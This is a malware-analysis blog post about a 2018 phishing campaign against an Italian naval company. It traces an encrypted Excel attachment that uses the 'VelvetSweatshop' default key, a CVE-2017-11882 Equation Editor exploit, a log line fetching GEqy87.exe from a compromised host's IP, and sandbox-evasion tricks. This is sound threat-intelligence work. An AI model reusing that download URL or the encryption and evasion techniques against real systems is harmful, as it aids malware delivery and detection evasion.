MartyMcFly Malware: Targeting Naval Industry


marcoramilli.com/2018/10/17/martymcfly-malware-targeting-naval-industry

View all posts by marcoramilli October 17, 2018

Today I'd like to share an interesting analysis of a **Targeted Attack** found and dissected by Yoroi (technical details are available here). The victim was one of the most important leader in the field of security and defensive military grade Naval ecosystem in Italy. Everything started from a well crafted email targeting the right office asking for naval engine spare parts prices. The mail was quite clear, written in a great language within detailed spare parts matching the real engine parts. The analysed email presented two attachments to the victim:

- A company profile, aiming to present the company who was asking for spare parts
- A Microsoft .XLSX where (apparently) the list of the needed spare parts was available

The attacker asked for a quotation of the entire spare part list available on the spreadsheet. In such a way the victim needed to open-up the included Microsoft spreadsheet in order to enumerate the "fake customer" needs. Opening up The Excel File it gets infected.
Let's go deep into that file and see what is happening there. As a first sight the office document had an encrypted content available on OleObj.1 and OleObj.2. Those objects are real Encrypted Ole Objects where the Encrypted payload sits on "EncryptedPackage" section and information on how to decrypt it are available on "EncryptionInfo" xml descriptor. However, in that time, the EncryptionInfo was holding encryption algorithm and additional information regarding the payload but no keys were provided. The question here was disruptive. How Microsoft Excel is able to decrypt such a content if no password is requested to the end user ? In other way if the victim opens the document and he/she is not aware about "secret key" how can he/she get infected ? And why the attacker used an encrypted payload if the victim cannot open it ?



```
----+------+-------+----------------------+-----+-----+-----+--------+------
id  |Status|Type   |Name                  |Left |Right|Child|1st Sect|Size
----+------+-------+----------------------+-----+-----+-----+--------+------
0   |<Used>|Root   |Root Entry            |-    |-    |1    |3       |832
1   |<Used>|Stream |EncryptionInfo        |3    |2    |-    |0       |224
2   |<Used>|Stream |EncryptedPackage      |-    |-    |-    |9       |157352
3   |<Used>|Storage|\x06DataSpaces        |-    |-    |5    |0       |0
4   |<Used>|Stream |Version               |-    |-    |-    |4       |76
5   |<Used>|Stream |DataSpaceMap          |4    |6    |-    |6       |112
6   |<Used>|Storage|DataSpaceInfo         |-    |8    |7    |0       |0
7   |<Used>|Stream |StrongEncryptionDataSp|-    |-    |-    |8       |64
    |      |       |ace                   |     |     |     |        |
8   |<Used>|Storage|TransformInfo         |-    |-    |9    |0       |0
9   |<Used>|Storage|StrongEncryptionTransf|-    |-    |10   |0       |0
    |      |       |orm                   |     |     |     |        |
10  |<Used>|Stream |\x06Primary           |-    |-    |-    |9       |208
11  |unused|Empty  |                      |-    |-    |-    |0       |0
```


Stage1: Encrypted Content

Using an encrypted payload is quite a common way to evade Antivirus, since the encrypted payload changes depending on the used key. But what is the key ?
Well, on Microsoft Excel there is a common way to open documents called "Read Only". In "Read Only" mode the file could be opened even if encrypted. Microsoft excel asks to the user a decryption key only if the user wants to save, to print or to modify the content. In that case Microsoft programmers used a special and static key to decrypt the "Read Only" documents. Such a key sees the following value: "**VelvetSweatshop" (**anice old article on that). Let's try to

use this “key” to try to decrypt the content! The following image shows a brand new stage where a valid extracted xlsx file wraps more objects, we define it as Stage2.

Stage2: OleOBj inclusion (click to expand it)


A quick analysis on the Stage2 exposes a new object inclusion. (as shown in picture Stage2: OleOBJ inclusion). That object was crafted on 2018-10-09 but it was seen only on 2018-10-12. At this time the extracted object is clear text and not encrypted content was find at all. The following image shows the extracted object from Stage2.



```
File: 'embeddings/oleObject1.bin'
extract file embedded in OLE object from stream '\x01Ole10Native':
Parsing OLE Package
Filename = "[illegible]
 [illegible]"
Source path = "[illegible]
[illegible]
[illegible]                     [illegible]
Temp path = ""
saving to file embeddings/oleObject1.bin_[illegible]
WARNING  Wanted to read 4096, got 1420
```

Stage2: extracted Payload


It’s not hard to see what the payload does (CVE-2017-11882), but if you run it on a dynamic engine you would probably have more chances to prove it. The Payload exploits CVE-2017-11882 by spawning the Equation Editor, dropping and executing an external PE file. We might define the Equation Editor dropping and executing as the Stage3. The following image shows the connection to a dropping website performed by EquationEditor (click to magnify it).



```
EQNEDT32.E...  1176   UDP   TOsairs            55109   *                                                    *
EQNEDT32.E...  1176   TCP   toisairs.seance.local  49165   ec2-18-185-204-88.eu-central-1.compute.amazon...   http
EXCEL.EXE      916    TCP   toisairs.seance.local  49161   52.109.76.6                                          https
EXCEL.EXE      916    TCP   toisairs.seance.local  49162   104.45.0.26                                          http
EXCEL.EXE      916    TCP   toisairs.seance.local  49166   93.184.220.29                                        http
EXCEL.EXE      916    TCP   toisairs.seance.local  49167   104.18.25.243                                        http
```

Stage3: Equation Editor Spawned and connecting to Dropping URL

Evidence of what dissected is shown on the following image (Introducing Stage4) where the EquationEditor network trace is provided. We are introducing a new stage: the Stage4. **GEqy87.exe** (Stage4) is a common windows PE. It’s placed inside an unconventional folder (**js/jquery/file/…**) into a compromised and thematic website. This placement usually have a duplice target: (a) old school or un-configured IDS bypassing (b) hiding malicious software into well-known and trusted folder structure in order to persist over website upgrades.




```
Applications — ./analyzer.sh -pe — ./analyzer.sh — Python • analyzer.sh -pe — 101×70
Flows
[redacted]
>> GET http://160.153.162.17/js/jquery/ui/jquery/file/alor/GEqy87.exe
       <- 200 application/x-msdownload 477.36k 2.36s
[redacted]
```

Introducing Stage4. PE file droppend and executed

Stage4 is pretty interesting per-se. It's a nice piece of software written in **Borland Delphi 7.** According to VirusTotal the software was "seen in the Wild" in 2010 but submitted only on 2018-10-12 ! This is pretty interesting isn't it ? Maybe hash collision over multiple years ? Maybe a buggy variable on VirusTotal ? Or maybe not, something more sophisticated and complex is happening out there.


Looking into GEqy87 is quite clear that the sample was hiding an additional windows PE. On one hand it builds up the new PE directly on memory by running decryption loops (not reversed here). On the other hand it fires up 0xEIP to pre-allocated memory section in order to reach new available code section.



History

Creation Time	1992-01-20 19:24:50
First Seen In The Wild	2010-11-20 23:29:33
First Submission	2018-10-12 10:25:39
Last Submission	2018-10-12 10:25:39
Last Analysis	2018-10-12 10:25:39

Stage4: According to Virus Total



Stage5: Windows PE hidden into GEqy87.exe

Stage5 deploys many evasion tricks such as: **GetLastInputIn**, **SleepX** and **GetLocalTime** to trick debuggers and SandBoxes. It makes an explicit date control check to **0x7E1** (2017). If the current date is less or equals to 0x7E1 it ends up by skipping the real behaviour while if the current date is, for example 2018, it runs its behaviour by calling "0xEAX" (typical control flow redirection on memory crafted).

For more technical details, please have a look here. **What it looks very interesting, at least in my personal point of view, are the following evidences:**

- **Assuming there were not hash collisions over years**
- **Assuming VirusTotal: "First Seen in The Wild" is right (and not bugged)**

We might think that: "we are facing a new threat targeting (as today) Naval Industry planned in 2010 and run in 2018".

The name **MartyMcFly** comes pretty natural here since the "interesting date-back from Virus Total". I am not confident about that date, but I can only assume VirusTotal is Right.

For **IoC** please visit the analysis from here.